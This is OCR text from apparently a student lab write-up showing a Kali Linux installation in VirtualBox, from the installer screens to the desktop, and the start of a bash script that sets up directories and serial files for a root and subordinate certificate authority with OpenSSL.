

Machine Help
Tools
Kali
Running
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Select your location
The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.
This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.
Country, territory or area:
India
Ireland
Israel
New Zealand
Nigeria
Philippines
Seychelles
Singapore
South Africa
United Kingdom
United States
Zambia
Zimbabwe
other
Screenshot
Go Back
Continue
Right Ctrl
Preview



Oracle VM VirtualBox Manager
ile Machine Help
Tools
Kali
Running
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Configure the keyboard
Keymap to use:
American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Berber (Latin)
Bosnian
Brazilian
British English
Bulgarian (BDS layout)
Bulgarian (phonetic layout)
Burmese
Canadian French
Screenshot
Go Back
Continue
Right Ctrl
Preview



Oracle VM VirtualBox Manager
ile Machine Help
Tools
Kali
Running
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.
Hostname:
kali
Screenshot
Go Back
Continue
Right Ctrl
Preview



Oracle VM VirtualBox Manager
ile Machine Help
Tools
Kali
Running
Preview
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Configure the network
The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.
Domain name:
kali
Screenshot
Go Back
Continue
Right Ctrl



Oracle VM VirtualBox Manager
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Set up users and passwords
A user account will be created for you to use instead of the root account for non-administrative activities.
Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.
Full name for the new user:
rifat
Screenshot
Go Back
Continue
Right Ctrl
Preview


Oracle VM VirtualBox Manager
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Set up users and passwords
A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
Choose a password for the new user:
123456
Show Password in Clear
Please enter the same user password again to verify you have typed it correctly.
Re-enter password to verify:
123456
Show Password in Clear
Screenshot
Go Back
Continue
Right Ctrl



Oracle VM VirtualBox Manager
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI1 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI1 (0,0,0) (sda) as ext4
partition #5 of SCSI1 (0,0,0) (sda) as swap
Write the changes to disks?
No
Yes
Screenshot
Continue
Right Ctrl


Oracle VM VirtualBox Manager
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Software selection
At the moment, only the core of the system is installed. The default selections below will install Kali Linux with its standard desktop environment and the default tools.
You can customize it by choosing a different desktop environment or a different collection of tools.
Choose software to install:
Desktop environment [selecting this item has no effect]
... Xfce (Kali's default desktop environment)
... GNOME
... KDE Plasma
Collection of tools [selecting this item has no effect]
... top10 -- the 10 most popular tools
... default -- recommended tools (available in the live system)
Screenshot
Continue
Right Ctrl


Oracle VM VirtualBox Manager
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Install the GRUB boot loader
You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB to your primary drive (UEFI partition/boot record). You may instead install GRUB to a different drive (or partition), or to removable media.
Device for boot loader installation:
Enter device manually
/dev/sda (ata-VBOX_HARDDISK_VBc0e22e63-227ec6e7)
Screenshot
Go Back
Continue
Right Ctrl


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
7:39
Trash
File System
Home
rifat@kali: ~
File Actions Edit View Help
(rifat㉿kali)-[~]
$
Ethernet Network (Intel 82540EM)
disconnected
Available
Wired connection 1
Ethernet Network (Intel 82540EM)
Wired connection 1
Disconnect
VPN Connections
to hear"

Gedit Text Editor Installation





SSL Certificate Configuration


```
#Bash
#!/bin/bash

# 1. Setting up the directory structure:

mkdir -p
{root-ca,sub-ca,server}/{private,certs,index,serial,pem,crl,csr}
mkdir generated

# Create empty files to track certificate issuance and serial
numbers:
touch root-ca/index/index
touch sub-ca/index/index

# Generate random numbers for unique certificate serial numbers:
openssl rand -hex 16 > root-ca/serial/serial
openssl rand -hex 16 > sub-ca/serial/serial
```


```
# Secure private key directories with read/write/execute
permissions for owner only:
chmod -v 700 {root-ca,sub-ca,server}/private

# Copy configuration files for Root CA and Sub CA:
